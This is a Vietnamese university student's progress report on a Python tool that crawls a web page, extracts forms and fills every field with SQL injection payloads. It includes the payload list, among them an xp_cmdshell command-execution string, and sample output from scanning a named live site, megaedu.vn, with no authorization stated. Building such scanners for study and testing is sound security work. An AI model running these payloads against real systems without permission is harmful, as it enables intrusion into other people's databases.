BÁO CÁO TUẦN 1-2 PROJECT 2

> Phát triển công cụ tự động quét và khai tác lỗ hổng SQL Injection
>
> 10/3/2025 - 22/3/2025
>
> Sinh viên: *Phan Thế Toàn 20225415*
>
> GVHD: *Trần Quang Đức - Trần Đình Kiến Giang*

Link github: https://github.com/PhanTheToan/scanner-sql-injection

Nhiệm vụ

1. Thu thập dữ liệu đầu vào
   - Mô tả: Viết hàm nhận URL từ người dùng (VD: url) và tải nội dung HTML bằng Requests.get().
   - Kết quả: Lấy được mã nguồn HTML của trang mục tiêu
2. Phân tích Form nhập liệu
   - Mô tả: Dùng BeautifulSoup để tìm thẻ <form>, trích xuất URL action, phương thức (GET/POST), và tên tham số (VD: username, password).
   - Kết quả: Danh sách các form và tham số cần kiểm tra.
3. Tạo payload kiểm tra SQL Injection
   - Mô tả: Chuẩn bị danh sách payload cơ bản (VD: ' OR 1=1 --, ' UNION SELECT NULL --, ' ORDER BY 1 --). Tự động chèn vào từng tham số.
   - Kết quả: Bộ payload sẵn sàng để gửi.

Tiến độ

1. Thu nhập dữ liệu đầu vào

   Mô tả chức năng:

   - Nhận URL từ người dùng qua CLI (Command Line Interface) và tải nội dung HTML của trang web.
   - Sử dụng thư viện `requests` để gửi HTTP request với cấu hình timeout và headers hợp lệ.
   - Xử lý các lỗi HTTP (4xx/5xx) và kiểm tra tính hợp lệ của URL.

   Triển khai trên mã nguồn

- Nhận URL từ người dùng: Sử dụng `argparse` để nhận tham số `--url` từ CLI:

```
parser.add_argument('--url', required=True, help='Target URL to scan')
```

- Gửi HTTP request: Lớp `HTTPClient` trong `http_client.py` xử lý việc gửi request:

```
class HTTPClient:
    def __init__(self, timeout=15, verify_ssl=False):
        self.session = requests.Session()
        self.timeout = timeout
        self.verify_ssl = verify_ssl
        self.headers = {'User-Agent': 'SQLScanner/1.0'}

    def send_request(self, url, method='GET', params=None, data=None):
        try:
            response = self.session.request(
                method=method,
                url=url,
                params=params,
                data=data,
                headers=self.headers,
                timeout=self.timeout,
                verify=self.verify_ssl
            )
            response.raise_for_status()  # Bắt lỗi HTTP 4xx/5xx
            return response
        except requests.exceptions.HTTPError as e:
            logger.error(f"HTTP Error: {str(e)}")
            return None
```

- Xử lý lỗi và kiểm tra URL: Kiểm tra response trả về


```
def scan_url(self, url):
    response = self.http_client.send_request(url)
    if not response:  # Trả về False nếu request thất bại
        return False
```

  - Lưu mã nguồn HTML: Lưu vào file `source_code.html`:

```
with open('source_code.html', 'w', encoding='utf-8') as f:
    f.write(response.text)
```

Kết quả đầu ra:

- Lấy được mã nguồn HTML của trang mục tiêu và lưu vào file `source_code.html`.



Đánh giá:

- Thành công: Thu thập HTML từ URL thành công, xử lý lỗi HTTP cơ bản.
- Hạn chế: Chưa có cơ chế validate URL mạnh (chỉ kiểm tra qua `argparse`), chưa phân tích và lấy được html của các URL con.

2. Phân tích Form nhập liệu
   - Trích xuất form: Tìm tất cả thẻ `<form>` trong HTML.
   - Thu thập thông tin:
     - URL đích (action).
     - Phương thức gửi dữ liệu (GET/POST).
     - Danh sách input (tên, kiểu, giá trị mặc định).

Triển Khai

- Khởi tạo `parser` với `Beautiful Soup`
  - Sử dụng `html.parser` để phân tích HTML.
  - `base_url` dùng để xử lý URL tương đối trong form action.

```
from bs4 import BeautifulSoup
class HTMLParser:
    def __init__(self, html_content, base_url):
        self.soup = BeautifulSoup(html_content, 'html.parser')
        self.base_url = base_url
```

- Tìm thẻ `<form>`
  - `soup.find_all('form')` : Tìm tất cả thẻ `<form>` .
  - `form.get('method', 'get')` : Lấy phương thức mặc định là GET nếu không khai báo.

```
def extract_forms(self):
    forms = []
    for form in self.soup.find_all('form'):
        form_details = {
            'action': self.get_form_action(form),
            'method': form.get('method', 'get').upper(),
            'inputs': self.get_form_inputs(form)
        }
        forms.append(form_details)
    return forms

```

- Xử lý URL Action
  - `urljoin()` : Kết hợp URL gốc (`base_url`) và URL tương đối từ form action.
  - Ví dụ: Nếu `base_url=http://megaedu.vn` và `action = "/login"` , kết quả là `http://megaedu.vn/login`

```
from urllib.parse import urljoin
def get_form_action(self, form):
    action = form.get('action')
    return urljoin(self.base_url, action)
```

- Trích xuất input từ form
  - `form.find_all()` : Tìm các thẻ `<input>` , `<textarea>` , `<select>` .
  - `tag.get('type', 'text')` : Lấy kiểu input (mặc định là `text`).
  - `tag.get('name')` : Lấy tên tham số (dùng để gửi dữ liệu).

```
def get_form_inputs(self, form):
    inputs = []
    for tag in form.find_all(['input', 'textarea', 'select']):
        input_details = {
            'type': tag.get('type', 'text'),
            'name': tag.get('name'),
            'value': tag.get('value', '')
        }
        inputs.append(input_details)
    return inputs

```

Kết quả đầu ra

- Ví dụ:

```
{
    'action': 'https://megaedu.vn/dang-nhap',
    'method': 'GET',
    'inputs': [
        {'type': 'text', 'name': None, 'value': ''}
    ],
    'enctype': 'application/x-www-form-urlencoded'
}
{
    'action': 'https://megaedu.vn/search',
    'method': 'GET',
    'inputs': [
        {'type': 'text', 'name': 'search', 'value': ''}
    ],
    'enctype': 'application/x-www-form-urlencoded'
}
{
    'action': 'https://megaedu.vn/dang-nhap',
    'method': 'POST',
    'inputs': [
        {'type': 'text', 'name': None, 'value': ''},
        {'type': 'text', 'name': None, 'value': ''}
    ],
    'enctype': 'application/x-www-form-urlencoded'
}
{
    'action': 'https://megaedu.vn/dang-nhap',
    'method': 'POST',
    'inputs': [
```

```
            {'type': 'hidden', 'name': '_token', 'value':
'YEoX4WZQmjXeVV0d778C2YWSjG39xxyp30htryL8'}
        ],
        'enctype': 'application/x-www-form-urlencoded'
    }
```

- Lưu vào file `form.txt`

```
with open('forms.txt', 'w', encoding='utf-8') as f:
    for form in forms:
        f.write(str(form) + '\n')
```

3. Tạo payload kiểm tra SQL Injection
   - Chuẩn bị danh sách payload cơ bản để kiểm tra SQL Injection.
   - data/payloads.txt

```
' OR '1'='1' --
' OR '1'='1'/*
' OR '1'='1'#
' UNION SELECT NULL--
" OR 1=1--
'; EXEC xp_cmdshell('cmd')--
```

Triển khai

- Tải payload trong code: Trong `src/scanner.py` , lớp `SQLInjector` tải payload từ file:

```
def load_payloads(self, file_path):
    dir_path = os.path.dirname(os.path.realpath(__file__))
    full_path = os.path.join(dir_path, '..', file_path)
    try:
        with open(full_path, 'r', encoding='utf-8') as f:
            return [line.strip() for line in f if line.strip() and
not line.startswith('#')]
    except FileNotFoundError:
        print(f"[!] Lỗi: Không tìm thấy file payloads tại
{full_path}")
        print("[!] Vui lòng tạo file payloads.txt trong thư mục
data")
        exit(1)
```

- Chèn payload vào tham số: Trong phương thức `test_form`, chèn payload vào từng tham số:

```
def test_form(self, form, method='GET'):
     for payload in self.payloads:
        data = {}
        for input_field in form['inputs']:
            if input_field['type'] in ['hidden', 'submit']:
                data[input_field['name']] = input_field['value']
            else:
                data[input_field['name']] = payload

        response = self.http_client.send_request(
            url=form['action'],
            method=method,
            data=data if method == 'POST' else None,
            params=data if method == 'GET' else None
        )

        if response is None:  # Kiểm tra response
            logger.warning(f"Request failed for {form['action']} with payload {payload}")
            continue

        if self.is_vulnerable(response):
            self.vulnerabilities.append({
                'url': form['action'],
                'payload': payload,
                'form_details': form
            })
```

Kết quả

- Bộ payload sẵn sàng:
  - Các payload được chèn vào từng tham số của form.
  - Kết quả sẽ được kiểm tra để phát hiện lỗ hổng SQL Injection.

Đánh giá

- Thành công:
  - Tạo được bộ payload cơ bản để kiểm tra SQL Injection.
  - Tự động chèn payload vào các tham số của form.
- Hạn chế:
  - Chưa có payload phức tạp để khai thác thông tin sâu hơn.

- Chưa có cơ chế tự động tạo payload tùy theo loại form.
- Vẫn còn cảnh báo `InsecureRequestWarning` (nếu chưa bật xác minh SSL).

```
/home/phanthetoan1/PTT-Workspaces/2024.2/Project-2/sql-scanner-injection/.venv/lib/python3.12/site-packages/urllib3/connectionpool.py:1064: InsecureRequestWarning: Unverified HTTPS request is being made to host 'megaedu.vn'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
```

- Có thể cần cải thiện bộ payload để tìm các lỗ hổng phức tạp hơn.